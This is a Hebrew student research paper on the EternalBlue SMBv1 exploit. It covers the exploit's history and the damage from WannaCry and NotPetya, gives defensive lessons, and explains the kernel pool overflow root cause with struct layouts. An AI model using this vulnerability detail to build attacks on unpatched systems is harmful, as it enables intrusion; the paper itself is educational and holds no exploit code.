

סדנה באבטחת מידע
(20931) – מטלת מנחה 12
עבודת חקר עצמאית-
EternalBlue

מגיש: גיא אבן

תעודת זהות: 318911963

תאריך: 28.05.2024

תוכן עניינים

חלק	עמודים
מבוא	2
הרחבה למבוא	3-6
רקע וביאור מושגים רלוונטיים	7-9
תיאור החולשה	10-22
ניצול החולשה	23-25

מבוא

EternalBlue היא תוכנת ניצול מחשבים שפותחה על ידי הסוכנות לביטחון לאומי של ארה"ב (NSA). EternalBlue מבוססת על פגיעות במערכת הפעלה Microsoft Windows שבאותה עת אפשרה למשתמשים לקבל גישה לכל מספר של מחשבים המחוברים לרשת. ה-NSA ידע על פגיעות זו במשך מספר שנים, אך טרם חשף אותה בפני מיקרוסופט, מכיוון שתכנן להשתמש בה כמנגנון הגנה מפני התקפות סייבר (כלומר, ה-NSA פיתח את EternalBlue כחלק מארסנל כלי הריגול שלה שנועד לסייע לסוכנות לחדור לרשתות מחשבים זרות ולאסוף מודיעין, ייתכן גם שה-NSA השתמש ב-EternalBlue כדי להגן על מערכות המחשבים שלה מפני מתקפות סייבר). בשנת 2017, ה-NSA גילה שהתוכנה נגנבה על ידי קבוצת האקרים הידועה בשם Shadow Brokers, מיקרוסופט עודכנה על כך ושחררה במהירות (מרץ 2017) עדכוני אבטחה כדי לתקן את הפגיעות שבהן התבסס EternalBlue. עם זאת, הנזק הרב כבר נעשה. במקביל לפרסום של מיקרוסופט, קבוצת האקרים ניסתה למכור את התוכנה במכירה פומבית, אך לא הצליחה למצוא קונה. EternalBlue שוחרר אז בפומבי ב-14 באפריל 2017.

ב-12 במאי 2017, תולעת מחשב בצורת Ransomware, שכונתה WannaCry, השתמשה בניצול EternalBlue כדי לתקוף מחשבים המשתמשים ב-Windows שלא קיבלו את עדכוני המערכת האחרונים שהיו אמורים להסיר את הפגיעות, תולעת זו גרמה לנזק של מיליארדי דולרים לעסקים ולממשלות. ב-27 ביוני 2017, נעשה שוב שימוש בניצול כדי לסייע בביצוע מתקפת הסייבר NotPetya על מחשבים פגיעים יותר וגרמה לשיבושים נרחבים בתשתיות קריטיות במספר מדינות. כמו כן, דווח כי הניצול היה בשימוש מאז מרץ 2016 על ידי קבוצת הפריצה הסינית (APT3) Buckeye, לאחר שכנראה מצאו את התוכנה והשתמשו בה מחדש, וכן דווח כי נעשה בה שימוש כחלק מהטרויאן הבנקאי Retefe מאז 5 בספטמבר 2017.

דליפת EternalBlue היא דוגמה מדאיגה המדגישה את הסיכונים הכרוכים בכלים של ה-NSA שמשוחררים לציבור. פגיעויות אלו יכולות לשמש האקרים כדי לגרום נזק רב, הן לממשלות והן לאזרחים. הדליפה הפכה להיות אירוע משמעותי בהיסטוריה של אבטחת הסייבר. היא הדגישה את הצורך בשיתוף פעולה הדוק יותר בין ממשלות, חברות טכנולוגיה וחוקרים כדי להגן על מערכות המחשבים מפני מתקפות סייבר (בין היתר מיקרוסופט קראה מאז ל-NSA ולגופים ממשלתיים אחרים לתמוך באמנת ז'נבה דיגיטלית, שקוראת להפסיק את מצבור נקודות התורפה של מדינות לאום של פגיעויות תוכנה). כמו כן, דליפת EternalBlue גם עוררה שאלות קשות לגבי התפקיד של ה-NSA בפיתוח ושימוש בכלי פריצה.

"Before it leaked, EternalBlue was one of the most useful exploits in the NSA's cyber arsenal ... used in countless intelligence-gathering and counterterrorism missions."

—New York Times

הרחבה למבוא

ה-NSA לא התריע למיקרוסופט על הפגיעות, והחזיק בה יותר מחמש שנים לפני שהדליפה ממנו כפתה עליו להודיע. הסוכנות הזהירה אז את מיקרוסופט לאחר שלמדה על הגניבה האפשרית של EternalBlue, מה שאפשר לחברה להכין תיקון תוכנה שהונפק במרץ 2017, לאחר שדחתה את השחרור הרגיל של תיקוני האבטחה שלה בפברואר 2017. ביום שלישי, 14 במרץ 2017, פרסמה מיקרוסופט את עלון אבטחה MS17-010, אשר פירטה את הפגם והכריזה כי שוחררו תיקונים אשר תוכננו לתקן את פגמי התוכנה SMBv1 עבור כל מערכות ההפעלה הנתמכות עבור כל גרסאות Windows שנתמכו כעת באותו זמן, אלו הן Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2008, Windows Server 2012 ו-Windows server 2016. מיקרוסופט גם השביתה אוטומטית SMBv1 בגרסאות האחרונות של Windows 10 ו-Windows Servers 2012/2016-2016 כברירת מחדל.

התיקון של מיקרוסופט סוגר את פגיעות האבטחה לחלוטין, ובכך מונע ניסיונות לפריסת תוכנות כופר, תוכנות זדוניות, פריצת קריפטו או כל ניסיונות אחרים דמויי תולעים לחדירה דיגיטלית באמצעות הניצול EternalBlue. אך נותרה בעיית מפתח - עבור גרסאות רבות של Windows, יש להתקין את עדכון התוכנה על מנת לספק הגנה.

בנוסף, בצעד חסר תקדים להדגים את חומרת הניצול EternalBlue, מיקרוסופט פרסמה תיקון חירום שני למערכות הפעלה לא נתמכות לאחר שהדליפה פורסמה לציבור. מהדורה שנייה זו תמכה ב-Windows XP, Windows 8 ו-Windows Server 2003.

ה Shadow Brokers פרסמו בפומבי את קוד הניצול EternalBlue ב-14 באפריל, 2017, יחד עם כמה כלי פריצה נוספים מה-NSA. ברגע ש-Shadow Brokers הדליפו את הניצול ב-2017, האקרים ניצלו את הפגיעות כדי לבצע התקפות הרסניות ולהפיץ כמויות אדירות של תוכנות זדוניות.

משתמשי Windows רבים לא התקינו את התיקונים של מיקרוסופט כאשר, ב-12 במאי 2017, מתקפת הכופר של WannaCry החלה להשתמש בפגיעות EternalBlue כדי להפיץ את עצמה. למחרת (13 במאי 2017), פרסמה מיקרוסופט תיקוני אבטחה לשעת חירום עבור Windows 8 ו-Windows Server 2003-2016 שאינם נתמכים.

ב-12 במאי 2017, תוכנת הכופר של WannaCry החלה להתפשט במהירות דרך הפגיעות EternalBlue, והדביקה 10,000 מכשירים בשעה. בתוך 24 שעות, 230,000 מכונות Microsoft Windows נדבקו ב-150 מדינות שונות. תוכנת הכופר, המצפינה נתונים במכשיר הנגוע, השפיעה בסופו של דבר על ארגונים גדולים כמו FedEx, Deutsche Bahn, LATAM Airlines, ו-NHS שירות הבריאות הלאומי של בריטניה.

מתקפת תוכנת הכופר NotPetya השתמשה בניצול EternalBlue כדי להתפשט במהירות על פני מכשירי מיקרוסופט בשנת 2017. התוכנה הזדונית תתקין את עצמה, הצפינה נתונים במכשיר המארח, ולאחר מכן דרשה כופר בתמורה למפתח פענוח. הגרסה הראשונה של Petya הופצה באמצעות קובץ מצורף דוא"ל זדוני והייתה צורה פשוטה למדי של תוכנת כופר - המחשב שלך נדבק והקבצים שלך הופכים מוצפנים (או מוחזק כופר) עד שאתה משלם ביטקוין בשווי 300 דולר כדי לרכוש מפתח פענוח.

הודות ל-EternalBlue וההצלחה המצערת של WannaCry, תוכנת הכופר של Petya קיבלה הזדמנות שנייה להרוס. ביוני 2017, NotPetya נפרסה באמצעות הניצול EternalBlue, והפעם אנשים שמו לב. ההבדל העיקרי בין הגרסה הראשונה והשנייה של Petya היה ש-NotPetya (Petya V2) נועדה להשבית לחלוטין מערכת. לא משנה אם אנשים היו משלמים כופר או לא, לא הייתה תרופה. מתקפת הסייבר הצפינה לצמיתות את טבלת הקבצים הראשית של המחשב (MFT) ואת רשומת האתחול הראשית (MBR). Petya הייתה מתקפת סייבר שהושקה במקור בשנת 2016. אבל בזמנו, היא לא גרמה נזק רב. EternalBlue הייתה הכלי שהוא צריך כדי להפוך להתקפה הרסנית באמת. כחודש לאחר WannaCry, הגרסה השנייה של Petya (ששמה NotPetya), החלה להתפשט על ידי מיקוד לפגיעות EternalBlue.

Indexsinas היא המתקפה האחרונה של EternalBlue שהפכה לגלובלית. Indexsinas היא תולעת מחשב, שהיא וירוס מחשב המשכפל את עצמו שמדביק מחשב אחד, משכפל ואז מדביק אחר. התקפות תולעים גורמות לתגובת שרשרת של זיהום שקשה לעצור אותה. מאז 2019, Indexsinas מקבל גישה לשרתי Windows באמצעות הפגיעות EternalBlue. ברגע שמכשיר נדבק בתולעת, התוקפים יכולים להשתמש בו איך שהם רוצים. הם יכולים למחוק קבצים, לשלוט בפונקציות, ואפילו למכור גישה למחשב של המשתמש לשחקנים זדוניים אחרים ולהאקרים מסוכנים. מאמינים כי מחשבים המושפעים מ-Indexsinas משמשים לכריית מטבעות קריפטוגרפיים, אשר לאחר מכן מופקדים בארנקיהם של התוקפים.

אז מה החשבון עבור EternalBlue ומי משלם אותו?

התשובה מתחילה ב-B, כמו במיליארדים, והאנשים שמשלמים עבורה נעים מאנשים כמונו, הן ישירות והן באמצעות מיסים, ועד לתאגידים רב לאומיים. ההערכות מעמידות את העלות של NotPetya בפיצויים של למעלה מ-10 מיליארד דולר ואת WannaCry בנזקים של כ-4 מיליארד דולר. כמה שמות גדולים נפגעו די קשה, חברת הספנות הגדולה בעולם, מארסק, הפסידה 300 מיליון דולר; חברת המשלוחים פדקס הפסידה 400 מיליון דולר; ו-Merck Pharmaceuticals (המכונה MSD מחוץ לצפון אמריקה) הפסידה 870 מיליון דולר לאחר ש-15,000 ממכשירי Windows שלהם נכנעו ל-NotPetya תוך 90 שניות בלבד.


אובדן עמוק יותר, שאינו ניתן לכימות בדולר ארה"ב, היה אובדן נתונים וגישה לבתי חולים ומוסדות בריאות.

כאשר רשת קורסת בבית חולים, הרופאים לא יכולים לראות מידע על ניתוחים שעלולים להציל חיים שאמורים להתבצע. הם גם לא יכולים להכניס או לגשת לשינויים בתרופות. בתי חולים עלולים אפילו לאבד אותות GPS לאיתור אמבולנסים, כפי שקרה באוקראינה במהלך מתקפת הסייבר של NotPetya. סוגים אלה של הפסדים לא כספיים הם שהופכים את התקפות הסייבר למסוכנות כל כך עבור החברה בכללותה.

הבנת הפגיעות

EternalBlue מנצל פגיעות בהטמעת פרוטוקול Server Message Block (SMB) של מיקרוסופט המסתמך על פורט 445 כדי לאפשר תקשורת רשת, וכאן נמצא הפגם (יציאה זו משמשת בעיקר לתקשורת בין מחשבים ברשת מקומית). פגיעות זו מסומנת על ידי ערך CVE-2017-0144 בקטלוג פגיעויות וחשיפות נפוצות (CVE).

1. הפגיעות קיימת בעיקר מכיוון ששרת SMB גרסה 1 (SMBv1) בגירסאות שונות של Microsoft Windows מטפל בצורה לא נכונה בחבילות בעלות מבנה מיוחד מתוקפים מרוחקים, מה שמאפשר להם לבצע מרחוק קוד במחשב היעד. פרוטוקול זה אפשר למכשירי מיקרוסופט לתקשר עם מערכות אחרות של מיקרוסופט - ביצוע שירותי קבצים והדפסה, למשל - אך היה חשוף למניפולציות. כדי לבצע את הניצול EternalBlue, התוקפים רק היו צריכים לשלוח חבילת נתונים זדונית SMBv1 לשרת Windows שיש לו את הפגיעות. החבילה תכיל מטען של תוכנות זדוניות, שיוכלו לאחר מכן להיות מופצות במהירות למכשירים אחרים המותקנים עם תוכנת מיקרוסופט הפגיעה.
2. DoublePulsar הוא כלי להשתלה בדלת אחורית המלווה את EternalBlue. ברגע ש-EternalBlue פותח את הדרך, DoublePulsar עוזר בהחדרה והרצה של קוד זדוני על מערכת יעד.
3. חוסר בסגמנטציה, ה-SMB מאפשר תנועה צידית בתוך הרשת. זה מאפשר לתוקף להפיץ את התוכנה הזדונית ממערכת אחת לאחרת. זה אומר שברגע שנכנסה, התוכנה הזדונית עלולה לעבור דרך רשת שלמה אם לא עוברת סגמנטציה כראוי.

EternalBlue הפך לנושא לדאגה חמורה מכמה סיבות:

1. פופולריות של Windows- מכיוון ש-Windows היא מערכת ההפעלה הנפוצה ביותר בעולם, פגם בתוכה מסכן מספר עצום של מערכות.
2. קושי בתיקון- למרות שמיקרוסופט פרסמה תיקונים לתיקון פגיעות זו, ארגונים רבים איחרו ליישם אותם או השתמשו בגרסאות מיושנות של Windows שלא נתמכו.
3. חמוש מטבעו- התחכום של הניצול הפך אותו לעוצמתי ביותר. כחלק מערך הכלים של ה-NSA, הוא תוכנן לריגול, לא לפעילויות פושעות סייבר נפוצות.

האם EternalBlue עדיין שם בחוץ?

הפגיעות שניצלה על ידי EternalBlue נפתרה עם תיקון אבטחה ממיקרוסופט בשנת 2017, לאחר שה-NSA הודיע למיקרוסופט שהיא קיימת. כתוצאה מכך, מכשירי Windows עם תוכנה עדכנית בטוחים מפני האיום הספציפי הזה. למרות שהפגיעות תוקנה עוד בשנת 2017, התקפות EternalBlue עדיין מתרחשות באופן קבוע. חברת האבטחה Avast מעריכה כי מדי חודש היא חוסמת כ-20 מיליון ניסיונות ניצול EternalBlue.

האם צריך עדיין לפחד מ-EternalBlue?

אם המשתמש בגרסאות Windows ישנות יותר או שלא עדכן מכשירים מאז 2017, כמעט בטוח שהוא עדיין בסיכון מ-EternalBlue. אם המשתמש משתמש בגרסה עדכנית של Windows ומתקין עדכונים חדשים באופן קבוע, הוא אינו צריך לדאוג לגבי הניצול של EternalBlue. עם זאת, זה לא אומר שהמשתמש חסין מפני תוכנות זדוניות ותוכנות כופר, כמו WannaCry ו-Petya. תוכניות זדוניות אלו עלולות להתפשט בדרכים אחרות, לכן חשוב להישאר ערניים, גם אם הניצול של EternalBlue אינו מהווה איום ספציפי עליו.

לקחים מ-EternalBlue:

1. לשמור על התוכנה מעודכנת. לקח אחד מהמצב של EternalBlue, זה החשיבות של עדכון התוכנה. ברגע שיהיו עדכונים זמינים עבור יישומים ומערכות הפעלה, יש להתקין אותם כדי שנוכל ליהנות מתיקוני האבטחה האחרונים.
2. להשתמש בתוכנה נגד תוכנות זדוניות. לוודא שהמכשיר שלנו מוגן באמצעות תוכנה חזקה נגד תוכנות זדוניות. מערכות אלה יכולות להגן על המכשיר שלנו מפני תוכנות זדוניות ואיומים מקוונים אחרים, אם כי - כמו כל כלי אבטחת סייבר - אף אחד לא גורם לנו להיות בטוח לחלוטין.
3. להיזהר מקישורים. גם אם איננו בסיכון יותר מ-EternalBlue, אנו עדיין יכולים להוריד תוכנות זדוניות על ידי לחיצה על קישור מסוכן. הודעות דוא"ל של פשינג מנסים לעתים קרובות להערים עלינו לבקר בדפים שידבקו במכשיר שלנו. כדי להגן על עצמנו, מומלץ לא ללחוץ על קישור בהודעה מקוונת אלא אם אנו בטוחים לחלוטין שהשולח הוא אמיתי.

רקע וביאור מושגים רלוונטיים

1. **SMB** - הוא פרוטוקול תקשורת הפועל בשכבת האפליקציה ומשמש בעיקר כדי לספק גישה משותפת אל קבצים, מדפסות, יציאות טוריות ותקשורת בין מחשבים ברשת. הפרוטוקול מספק גם תקשורת בין תהליכית עם מנגנון הרשאות המאפשר את ירושתן. רוב השימוש של SMB הוא במחשבים המריצים Windows, שבהם הוא ידוע לעיתים קרובות כ"שכנים ברשת". SMB מספק ליישומי לקוח שיטה מאובטחת ומבוקרת לפתיחה, קריאה, העברה, יצירה ועדכון של קבצים בשרתים מרוחקים. הפרוטוקול יכול גם לתקשר עם תוכניות שרת המוגדרות לקבל בקשות לקוח SMB. הפרוטוקול הוא מסוג בקשה-תגובה. במודל זה, הלקוח שולח בקשת SMB לשרת כדי ליזום את החיבור. כאשר השרת מקבל את הבקשה, הוא משיב על ידי שליחת תגובת SMB חזרה ללקוח, תוך הקמת ערוץ התקשורת הדרוש לשיחה דו-כיוונית. פרוטוקול SMB אומנם פועל בשכבת האפליקציה אך מסתמך על רמות רשת נמוכות יותר לצורך תחבורה.

SMB request, response

2. אמנת ז'נבה דיגיטלית - מתייחס לרעיון של יצירת מסגרת משפטית בינלאומית שתסדיר את אופן ניהול המלחמה במרחב סביבת הרשת ללא תלות במוצא הגאוגרפי. הרעיון צובר תאוצה בשנים האחרונות, ככל שמתקפות הסייבר הופכות מתוחכמות והרסניות יותר. מתקפות אלו עלולות לפגוע קשות בתשתיות קריטיות, לגרום נזק כלכלי אדיר ואף להוביל לאובדן חיי אדם. אמנת ז'נבה דיגיטלית צריכה להתבסס על עקרונות דומים לאלו של אמנות ז'נבה המסורתיות, אשר מגדירות את כללי הלחימה במלחמות קונבנציונליות.
3. טבלת הקבצים הראשית של המחשב (MFT) - היא קובץ מערכת חיוני ב-Windows המאחסן מידע על כל הקבצים והתיקיות במערכת הקבצים. ה-MFT משמש את מערכת ההפעלה כדי למצוא ולנהל את הקבצים והתיקיות במחשב. ה-MFT מכיל את המידע הנ"ל על כל קובץ/תיקייה: שם הקובץ/התיקייה, מיקום הקובץ/התיקייה במערכת הקבצים, גודל הקובץ/התיקייה, תאריך ושעת יצירת הקובץ/התיקייה, תאריך ושעת השינוי האחרון בקובץ/בתיקייה, תכונות הקובץ/התיקייה (כגון האם הוא קובץ נסתר או האם ניתן לקריאה וכתיבה), מזהה ייחודי (ID) עבור הקובץ/התיקייה. ה-MFT מאורגן במבנה היררכי, כאשר כל תיקייה מכילה רשימה של הקבצים והתיקיות המשויכים אליה. כאשר משתמש פותח קובץ או תיקייה, מערכת ההפעלה משתמשת ב-MFT כדי למצוא את מיקום הקובץ או התיקייה במערכת הקבצים. ה-MFT הוא קובץ מערכת קריטי, ולכן חשוב להגן עליו מפני נזק. נזק ל-MFT עלול לגרום לאובדן נתונים או אף למנוע ממערכת ההפעלה לאתחל.

4. רשומת האתחול הראשית (MBR) - ארכיטקטורת ה-IBM PC, ה-Master Boot Record הוא סקטור האתחול, שמכיל את רצף הפקודות הנחוצות לאתחול מערכת או מערכות ההפעלה. ה-BIOS מעלה ומבצע את ה-MBR, שמכיל בדרך-כלל את טבלת המחיצות של הכונן, ובה משתמש המחשב כדי להעלות ולהריץ את חלק האתחול של המחיצה המסומנת בדגל הפעיל.
5. תוכנת כופר / Ransomware - היא נוזקה המגבילה גישה למערכות המחשב הנגוע, ומשמשת לסחוט מהמשתמש תשלום כסף על מנת שתוסר מגבלת הגישה. הנוזקה פועלת בכך חודרת למחשב הקורבן ומדביקה אותו, לאחר מכן מחפשת קבצים חשובים של הקורבן ומצפינה אותם ולבסוף מציגה הודעה לקורבן שנדרש לשלם כופר כדי לשחרר את הקבצים.
6. NSA - הסוכנות לביטחון לאומי היא סוכנות בין ממשלתית של ארצות הברית, האחראית על מודיעין אותות שהוא ניטור גלובלי הכולל מעקב אחר אותות אלקטרוניים, איסופם ועיבודם, מעקב אחר תקשורת זרה, ופיתוח דרכי הצפנה ואותות - עבור מודיעין חוץ ובין נגדי.
7. Shadow Brokers - הוא שמה של קבוצת האקרים שהופיעה לראשונה בקיץ של 2016. מאז שהחלו לפעול, פרסמו מספר הדלפות כולל כלי ניצול חולשות שנגנבו מה-NSA, ביניהם כלים למתקפת אפס ימים. אחד מכלים אלו בא לידי שימוש בכופרה WannaCry.
8. Petya - היא משפחה של תוכנות זדוניות מוצפנות שהתגלתה לראשונה בשנת 2016. התוכנה הזדונית מכוונת למערכות מבוססות Microsoft Windows, מדביקה את רשומת האתחול הראשית כדי להפעיל מטען שמצפין את טבלת מערכת הקבצים של הכונן הקשיח ומונעת מ-Windows לבצע אתחול. לאחר מכן היא דורשת מהמשתמש לבצע תשלום בביטקוין על מנת לקבל חזרה גישה למערכת.
9. MDL (memory descriptor list) - הוא מבנה מוגדר מערכת (מבנה kernel) המתאר מאגר על ידי קבוצה של כתובות פיזיות. מנהל התקן מבצע I/O ישיר מקבל מצביע ל-MDL ממנהל ה-I/O, וקורא וכותב נתונים דרך ה-MDL. מאגר קלט/פלט המשתרע על טווח של כתובות זיכרון וירטואלי רציפות יכול להתפזר על פני מספר דפים פיזיים, ודפים אלה יכולים להיות בלתי רציפים. מערכת ההפעלה משתמשת ב-MDL כדי לתאר את פריסת העמוד הפיזית עבור וירטואלי. למשל, אפשר למפות את כל טווח העמודים הווירטואליים לעמוד פיזי אחד. אין צורך בעותק מכיוון שכל בקשה (לדוגמה, קריאה/כתיבה) לטווח וירטואלי ספציפי תביא את אותו עמוד פיזי.
10. HAL's heap - ב-Windows (Hardware Abstraction Layer heap) הוא אזור זיכרון מיוחד המשמש לאחסון נתונים המשומשים על ידי שכבת ההפשטה של החומרה (HAL). ה-HAL היא רכיב במערכת ההפעלה שמספק ממשק אחיד לתוכנות ליצירת אינטראקציה עם חומרת המחשב. ה-HAL heap משמש לאחסון נתונים כגון טבלאות ניתוב זיכרון, מידע על מכשירים ומבני נתונים אחרים המשמשים על ידי ה-HAL. ה-HAL heap ממוקם בדרך כלל בכתובת זיכרון קבועה, הידועה ל-HAL ולמערכת ההפעלה. כתובת זו ידועה גם כ"כתובת HAL". גודל ה-HAL heap משתנה בהתאם לתצורה של מערכת ההפעלה והחומרה.
11. NTLM/LM אימות - אימות (LAN Manager) LM ו-אימות (Windows NT) NTLM (LAN Manager) הם שני פרוטוקולי אימות שפותחו על ידי מיקרוסופט לאימות משתמשים ברשתות Windows. שני הפרוטוקולים משתמשים בשיטות "אתגר-תגובה" כדי לאמת את זהות המשתמש. אימות LM: פותח עבור מערכות ההפעלה Windows NT 4.0 ומעלה. משתמש בפונקציית ההצפנה DES (Data Encryption Standard) החלשה יחסית ולכן גם אינו מאובטח כיום כנגד התקפות פריצה. אימות

NTLM: פותח כתחליף מאובטח יותר לאימות LM. משתמש בפונקציית ההצפנה RC4 (Rivest Code 4) חזקה יותר. עדיין פגיע לחולשות מסוימות, אך נחשב מאובטח יותר מ-LM.

12. FEA (File Extended Attributes) - הן תוספות מידע המאוחסנות יחד עם קבצים ותיקיות במערכות הפעלה שונות, כמו Windows, macOS ו-Linux. תכונות אלה מספקות מידע נוסף על הקובץ או התיקיה מעבר למידע הבסיסי כמו שם, גודל ותאריך יצירה. שימושים נפוצים של FEA: אחסון מידע על קבצים ותיקיות (תאריך יצירה/שינוי, גודל, זכויות גישה, סוג תוכן, תיאור, מילות מפתח וכו'), שיתוף קבצים (משמש לעתים קרובות לאחסון מידע על קבצים שניתן להשתמש בו בעת שיתוף קבצים עם משתמשים אחרים), אבטחת קבצים (לדוגמה, ניתן להשתמש ב-FEA כדי לאחסון מידע על רשימת המשתמשים שיש להם גישה לקובץ וההרשאות שלהם), מטא-דאטה מותאם אישית (לדוגמה, תוכנת עריכת תמונות עשויה להשתמש ב-FEA כדי לאחסון מידע על הגדרות עריכה שונות שהוחלו על תמונה).

תיאור החולשה

הסבר על הבאגים

תוכנת ניצול EternalBlue מנצלת 3 באגים על מנת להשיג RCE (Remote code Execution). נסמן את הבאגים האלה באותיות A,B,C ונתאר אותם בהרחבה.

באג A (המוכר גם כ- "Wrong Casting Bug")

באג זה מוביל ל BOF ב non-paged kernel pool (מורכב מכתובות זיכרון וירטואלי כאשר מובטח להן שוכנות בזיכרון הפיזי כל עוד מוקצים אובייקטי kernel מתאימים) שנגרם כתוצאה בתהליך המרת FEA ממבנה Os2 למבנה NT ממימוש של Windows SMB במנהל התקן . srv.sys.

FEA(File Extended Attributes)- הוא מבנה המשמש לתיאור מאפייני הקובץ. נוכל לחשוב על מבנה זה כמו מבנה של צמד מפתח וערך.

לדוגמא:

```
Author : CheckPoint

AttributeName = "Author"
AttributeValue = "CheckPoint"
AttributeNameLengthInBytes = 6 (without null terminator)
AttributeValueLengthInBytes = 10 (without null terminator)
```

במבנה Os2 יראה כך

```
struct Os2Fea{
    UCHAR    ExtendedAttributeFlag; // Flags
    UCHAR    AttributeNameLengthInBytes; // Length of the AttributeName field
    USHORT   AttributeValueLengthInBytes; // Length of the AttributeValue field
    UCHAR    AttributeName[AttributeNameLengthInBytes + 1]; // Extended attribute name
    UCHAR    AttributeValue [AttributeValueLengthInBytes]; // Extended attribute value
}

struct Os2FeaList{
    ULONG    SizeOfListInBytes; // The total size of the FeaRecords + 4 bytes
    UCHAR    Os2FeaRecords[SizeOfListInBytes-4]; // A concatenated list of Os2Fea
}
```

ואחרי המרה של FEA מבנה של Os2 למבנה של פורמט של Windows (NT) נקבל את זה

```
struct NtFeaList{
    ULONG    NextEntryOffset; // offset to the next NtFea record of NtFeaList type
    UCHAR    Flags;
    UCHAR    NtFeaNameLength;
    USHORT   NtFeaValueLength;
    CHAR     NtFeaName[NtFeaNameLength];
    CHAR     NtFeaValue[NtFeaValueLength];
}
```

פונקציות

הפונקציות שנמצאות במנהל התקן srv.sys קשורות לבאג A:


SrvOs2FeaListToNt - ממירה מרשימה של Os2 FEA לרשימה של NT FEA. הלוגיקה שלה הוא:

1. מקבלת Os2FeaList
2. קוראת ל-SrvOs2FeaListSizeToNT כדי לקבל את הגודל המתאים עבור NtFeaList.
3. מקצה חוצץ non-paged pool בהתאם לגודל המוחזר מ-SrvOs2FeaListSizeToNT.
4. חוזרת על ה-Os2FeaList עד שהיא מגיעה ל-SizeOfListInBytes (מ-Os2FeaList). בכל איטרציה, היא קוראת ל-SrvOs2FeaToNT כדי להמיר את רשומת Os2Fea לפורמט NT ולהוסיף אותה ל-NtFeaList.


SrvOs2FeaListSizeToNT - מחשבת את הגודל הדרוש להמרת מבנים של Os2FeaList למבנים NtFeaList המתאימים. הלוגיקה שלה הוא:

1. מחשבת את גודל המאגר הדרוש עבור NtFeaList. גודל המאגר מחושב לפי הגודל הנדרש להמרת מבנה Os2FeaList למבנה NtFeaList (זה הערך המוחזר מהפונקציה).
2. מחשבת כמה רשומות (בבתיים) של Os2Fea מ-Os2FeaList יש להמיר ל-NtFea כדי לאחסן אותם מאוחר יותר (על ידי SrvOs2FeaListToNt) ב-NtFeaList. תוצאת החישוב מאוחסנת בעמית של Os2FeaList, בשם SizeOfListInBytes, על ידי דריסת הערך הקודם. הערה - אם אין רשומות Os2Fea לא חוקיות, ה-SizeOfListInBytes נשאר ללא נגיעה. עם זאת, אם יש רשומת Os2Fea לא חוקית/עלתה גדותיה ב-Os2FeaList, הערך של SizeOfListInBytes מכווץ. לדוגמה: אם חלק מה-FEA נמצא בטווח של SizeOfListInBytes ושאר ה-FEA הוא "מחוץ לטווח" (גדול יותר מ-SizeOfListInBytes). הוא יתעלם מ-FEA זה ומכל FEA "מחוץ לטווח" נוסף ויכווץ את SizeOfListInByte לגודל של כל ה-FEA ה"תקפים". (SizeOfListInBytes אינו מגביל את גודל מנות ה-SMB).


לפני הכיווץ

אחרי הכיווץ בתנאי שהגודל של SizeOfListInBytes מתחת ל 2^{16}

אחרי הכיווץ בתנאי שהגודל של `SizeOfListInBytes` מעל 2^{16} (פה קורה הבאג)

`SrvOs2FeaToNT` ממירה את רשומת `Os2Fea` לרשומת `NtFea`. המבנה אינו זהה ל-`NtFea`, אבל הוא די דומה. נשים לב שגודל רשומת `NtFea` גדול יותר מ-`Os2Fea` מכיוון שהוא מכיל שדה נוסף בשם `NextEntryOffset`. יש גם יישור של 4 בתים בין רשומות `NtFea`.

הקוד השגוי

בקצרה: יש המרה שגויה בפונקציה `SrvOs2FeaListSizeToNT`, בלוגיקה השנייה שלה (כיווץ החבר `SizeOfListInBytes` של `Os2FeaList`). זה מוביל לחוצץ קטן (כלומר `NtFeaList`) ונתונים גדולים (מחוץ לגבול החוצץ) שיישמרו עליו לאחר ההמרה (כלומר `SizeOfListInBytes`).

במקום לכווץ את `SizeOfListInBytes`, הפונקציה מגדילה אותו.

השארית `SizeOfListInBytes` מציינת כמה רשומות (בבתים) של `Os2Fea` יש להמיר ל-`NtFea`.

עם זאת, הגודל של חוצץ `NtFeaList` שחוזר מהפונקציה (`NtFeaListSize`) מחושב בצורה נכונה עבור הגודל המתאים להמרת `Os2FeaList` מכווץ ל-`NtFeaList`. זה מוביל למצב שבו גודל הבתים שיש להעתיק לחוצץ (`NtFeaList`), שתלוי בערך המעודכן `SizeOfListInBytes` (חבר ב-`Os2FeaList`) גדול יותר מגודל החוצץ (`NtFeaListSize`). זה גורם לכתיבת `Out of Bound`.

ובהרחבה:

SizeOfListInBytes הוא חבר בגודל DWORD של Os2FeaList. אם יש צורך בכיווץ, הפונקציה מתייחסת ל-SizeOfListInBytes כחבר Word והיא מעדכנת רק את 2 הבתים, במקום 4 בתים (עם הגודל המכווץ). 2 הבתים המשמעותיים ביותר נשארים ללא נגיעה. באג זה גורם ל-SizeOfListInBytes להיות מוגדל במקום מכווץ.

אם הערך של SizeOfListInBytes הוא בטווח של 2^{16} , אין בעיה והפונקציה פועלת כמצופה. עם זאת, אם הערך של SizeOfListInBytes הוא מעל הטווח של 2^{16} , זה יכול להיות מוגדל במקום מכווץ.

ב-2 הדוגמאות שלהלן, הראשון הוא של תרחיש רגיל (אם הבאג לא היה קיים) והשני הוא של תרחיש הבאג.

Before Converting Os2FeaList to NtFeaList	
Variable Name	Variable Value
Os2FeaNt->SizeOfListInBytes	0x10000
After Converting Os2FeaList to NtFeaList (if the bug would not exist)	
Variable Name	Variable Value
Os2FeaNt->SizeOfListInBytes	0xff5d
NtFeaListSize	0x10fe8
After Converting Os2FeaList to NtFeaList (the bug exists)	
Variable Name	Variable Value
Os2FeaNt->SizeOfListInBytes	0x1ff5d
NtFeaListSize	0x10fe8

באג B (המוכר גם כ-"Wrong Parsing Function Bug")

כאשר משדרים קובץ בפרוטוקול SMB יש מספר פונקציות הפועלות לנתונים:

הראשונה היא SMB_COM_TRANSACTION2: התת פקודות בה מספקות תמיכה בסט עשיר יותר של סמנטיקה של מערכת קבצים בצד השרת. תת פקודות אלה מכונות "Trans2 subcommands", מאפשרות ללקוחות להגדיר ולאחזר צמדי מפתח/ערך של תכונה מורחבת, לעשות שימוש בשמות קבצים ארוכים ולבצע חיפושים בספריות, בין שאר המשימות.

השנייה היא SMB_COM_NT_TRANSACT: התת פקודות בה מרחיבות את הגישה לתכונות מערכת הקבצים המוצעת על ידי SMB_COM_TRANSACTION2, ומאפשרות גם העברה של פרמטרים ונתונים גדולים מאוד.

אם הנתונים שנשלחו דרך SMB_COM_TRANSACTION2 או על ידי SMB_COM_NT_TRANSACT חורגים מ-MaxBufferSize שנקבע במהלך הגדרת ההפעלה,

או `total_data_to_send` גדול יותר מ-`transmitted_data`, אז העסקה משתמשת בתת פקודה `SECONDARY`.

